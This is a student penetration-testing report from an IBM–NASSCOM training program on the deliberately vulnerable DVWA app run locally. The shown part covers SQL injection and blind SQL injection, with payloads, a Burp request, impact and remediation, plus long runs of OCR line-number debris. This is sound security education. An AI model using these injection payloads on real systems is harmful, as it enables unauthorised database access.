

Vulnerability Assessment and Penetration Testing (VAPT) on Web Applications using DVWA

Submitted by: Prerna , B.Tech Biotechnology – 3rd Year, IBM–NASSCOM
PBEL Program (Cyber Security Track), Academic Year: 2024–2025

Mentor: Nikhil Pandey, IBM Authorized Faculty – PBEL Cyber
Security Track



Abstract:

This project, under the IBM–NASSCOM Project-Based Experiential Learning (PBEL) Program, focuses on performing Vulnerability Assessment and Penetration Testing (VAPT) on a vulnerable web application called DVWA (Damn Vulnerable Web Application).

The project involves identifying and exploiting real-world vulnerabilities based on the OWASP Top 10, including SQL Injection, XSS, Command Injection, CSRF, and more. Testing was performed locally using XAMPP, and tools like Burp Suite Community Edition and its embedded Chromium browser.

Each vulnerability was tested, documented with payloads and screenshots, and appropriate mitigation strategies were provided. The project aims to build practical cyber security skills and demonstrate the importance of secure web application development.

Table of Contents:

S. No.	Table of Contents	Page No.
1	Title Slide	<u>1</u>
2	Abstract	<u>2</u>
3	Table of Contents	<u>3</u>
4	Introduction	<u>4</u>
5	Tools and Technologies Used	<u>5</u>
6	Methodology	<u>6</u>
7	Vulnerability Overview	<u>7</u>
8	Pie Chart – Severity Distribution	<u>7</u>
9	Bar Chart – OWASP Category Distribution	<u>8</u>
10	Vulnerability Demonstrations (13 Vulnerabilities)	<u>11</u>
11	Conclusion	<u>80</u>
12	References	<u>81</u>

Introduction:

With the rapid rise of cyber threats, web application security has become more critical than ever. Organizations rely on secure applications to protect user data and maintain trust.

This project implements a real-world simulation of Vulnerability Assessment and Penetration Testing (VAPT) on DVWA, an intentionally insecure PHP/MySQL web application designed for learning and training.

The aim is to identify, exploit, and analyze known vulnerabilities using tools such as Burp Suite and understand how to effectively defend against them. The project closely follows the OWASP Top 10 security guidelines and provides hands-on experience in ethical hacking and secure development practices.

Tools and Technologies Used:

Tool/Technology	Purpose
DVWA (Damn Vulnerable Web App)	Target web application containing pre-built vulnerabilities
XAMPP (Apache + MySQL)	Localhost server to run DVWA
Burp Suite Community Edition	Proxy tool used for interception, testing, and automation
Burp Embedded Chromium Browser	Used to execute client-side and form-based attacks
Windows 11 (OS)	Base operating system used for testing and hosting DVWA

Methodology:

The following step-by-step process was followed to perform VAPT on the DVWA application:

1. DVWA Setup:

Installed DVWA using **XAMPP** and configured the database and file permissions.

2. Burp Suite Configuration:

Launched **Burp Suite Community Edition** and configured the embedded browser to route traffic through Burp Proxy.

3. DVWA Security Level:

Set the DVWA security level to **Low** to allow unrestricted testing and exploitation.

4. Reconnaissance and Manual Testing:

Manually navigated DVWA modules (SQLi, XSS, File Upload, etc.) to identify vulnerable points.

5. Vulnerability Exploitation:


Performed attacks like SQL Injection, Cross-Site Scripting (XSS), Command Injection, CSRF, etc., using Burp and browser payloads.

6. Documentation:


Recorded each vulnerability with screenshots, payloads, and mitigation steps for the final report.

Vulnerability Overview:

OWASP Standards	Attack Type	Approx. No. of Attacks Performed
A1	Broken Access Control (Brute Force, Enum)	10+
A2	Cryptographic Failures (HTTP, cookies)	5+
A3	Injection (SQLi, XSS, Command)	15+
A4	Insecure Design	N/A
A5	Security Misconfiguration (Missing Headers, File Uploads)	8+
A6	Vulnerable and Outdated Components	N/A
A7	Identification and Authentication Failures	5+
A8	Software and Data Integrity Failures	N/A
A9	Security Logging and Monitoring Failures	N/A
A10	Server Side Request Forgery	N/A



OWASP Vulnerability Distribution in DVWA



Vulnerability List

SR. No.	Vulnerability Title	Severity
1	OWASP A03: Injection – SQL Injection: Application is vulnerable to SQL Injection allowing unauthorized access to database records.	Critical
2	OWASP A03: Injection – Blind SQL Injection: Input affects logic without visible output	Critical
3	OWASP A03: Injection – Command Injection: System commands can be executed via input fields.	Critical
4	OWASP A03: XSS – Stored Cross-Site Scripting: Persistent XSS payloads executed in user browsers	Critical
5	OWASP A03: XSS – Reflected Cross-Site Scripting: Input reflected without encoding allows code execution.	Critical
6	OWASP A03: XSS – DOM-Based XSS: JavaScript processes user input directly without sanitization.	High
7	OWASP A05: Security Misconfiguration – CSP Bypass: Missing CSP allows XSS despite headers	High
8	OWASP A05: Security Misconfiguration – File Inclusion: Reads local files via path traversal	High
9	OWASP A05: Security Misconfiguration – File Upload: Unrestricted file types allow remote shell upload.	Critical
10	OWASP A01: Broken Access Control – Brute Force Login: No lockout mechanism or rate-limiting on login.	High

SR. No.	Vulnerability Title	Severity
11	OWASP A07: Session Management – Insecure Session IDs: Predictable session tokens pose risk of hijacking.	High
12	OWASP A05: Security Misconfiguration – Missing HTTP Security Headers: Headers like CSP, X-XSS-Protection missing.	Medium
13	OWASP A01: Broken Access Control – Cross-Site Request Forgery (CSRF): Application accepts state-changing requests without verification tokens.	High

Vulnerability 1 – Application is Vulnerable to SQL Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Burp Suite (Community Edition) installed and running• Browser proxy configured to 127.0.0.1:8888• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: <code>http://localhost/DVWA/vulnerabilities/sqlinjection/</code>2. Enter 1 in the input field and click Submit3. Intercept the request in Burp Suite → Send to Repeater4. Modify the id parameter to: 1' OR '1='1 (URL-encoded: <code>1%27%20OR%20%271%27=%271</code>)5. Click Send6. Observe that multiple user records are returned in the response

Vulnerability 1 – Application is Vulnerable to SQL Injection

Expected Result :

Application should only return details of the specific user ID and prevent injection payloads.

Actual Result :

All user details are exposed. Input is injected into SQL query without sanitization.

Impact :

- Sensitive data exposure from the database
- Potential for full database dump or admin account takeover
- Opens door to advanced SQLi like time-based, stacked queries, etc.

Remediation :

- Use prepared statements or parameterized queries
- Escape or validate all user input
- Suppress detailed error messages to users

Reference : https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: SQL Injection

User ID: Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://fERRUH.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Burp Suite Community Edition v2025.5.6 - Temporary Project

Repeater

Target: http://127.0.0.1:8080

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
```

0 highlights

Response

Ready

Event log (1) All issues Memory: 158.0MB Disabled

The screenshot shows the OWASP ZAP Repeater interface. The 'Repeater' tab is selected. In the 'Request' section, a GET request is shown to the URL `/DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271`. The 'Pretty' tab is selected, displaying the response body which contains five user entries (admin, Gordon, Hack, Pablo, Bob) each wrapped in a red box. The 'Inspector' panel on the right shows various request and response details. The 'Response' section also displays the same five entries.

Request

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/sqli/?id=1%27%20OR%20%271%27=%271 Submit=Submit HTTP/1.1

0.0.0.0:8080

?

Send Cancel < > Search 0 highlights

Response

Pretty Raw Hex Render

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1394

1395

1396

1397

1398

1399

1400

1401

1402

1403

1404

1405

1406

1407

1408

1409

1410

1411

1412

1413

1414

1415

1416

1417

1418

1419

1420

1421

1422

1423

1424

1425

1426

1427

1428

1429

1430

1431

1432

1433

1434

1435

1436

1437

1438

1439

1440

1441

1442

1443

1444

1445

1446

1447

1448

1449

1450

1451

1452

1453

1454

1455

1456

1457

1458

1459

1460

1461

1462

1463

1464

1465

1466

1467

1468

1469

1470

1471

1472

1473

1474

1475

1476

1477

1478

1479

148

Done

5.187 bytes | 31 millis

Event log (1) • All issues

① Memory: 158.0MB

 **Disabled** 

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Severity:	Critical
Prerequisites:	<ul style="list-style-type: none">• DVWA Security Level: Low• Logged-in user required to access the vulnerable module
Steps to Reproduce:	<ol style="list-style-type: none">1. Navigate to: http://localhost/DVWA/vulnerabilities/sql_injection/2. Enter a normal ID: 1 → Response : User ID exists in the database3. Enter a Boolean TRUE condition : '1' AND '1'='1 → Response : User ID exists in the database4. Enter a Boolean FALSE condition : '1' AND '1'='2 → Response : User ID is MISSING from the database.

Vulnerability 2 – Application is Vulnerable to Blind SQL Injection

Expected Result :

- Input should be sanitized and not affect backend SQL logic
- Invalid inputs should not be processed by the database.

Actual Result :

- Application evaluates SQL logic from user input
- Different responses are returned for true and false conditions
- Confirms Boolean-based Blind SQL Injection

Impact :

- Attackers can extract data using:
 - True/false queries
 - Time-based inference (e.g., SLEEP() payloads)
- Full database compromise possible without error messages

Remediation :

- Use **parameterized queries** (e.g., mysqli_prepare() or PDO)
- Sanitize user inputs (especially numbers and strings)
- Suppress detailed error reporting in production

Reference : https://owasp.org/Top10/A03_2021-Injection/



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout



Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
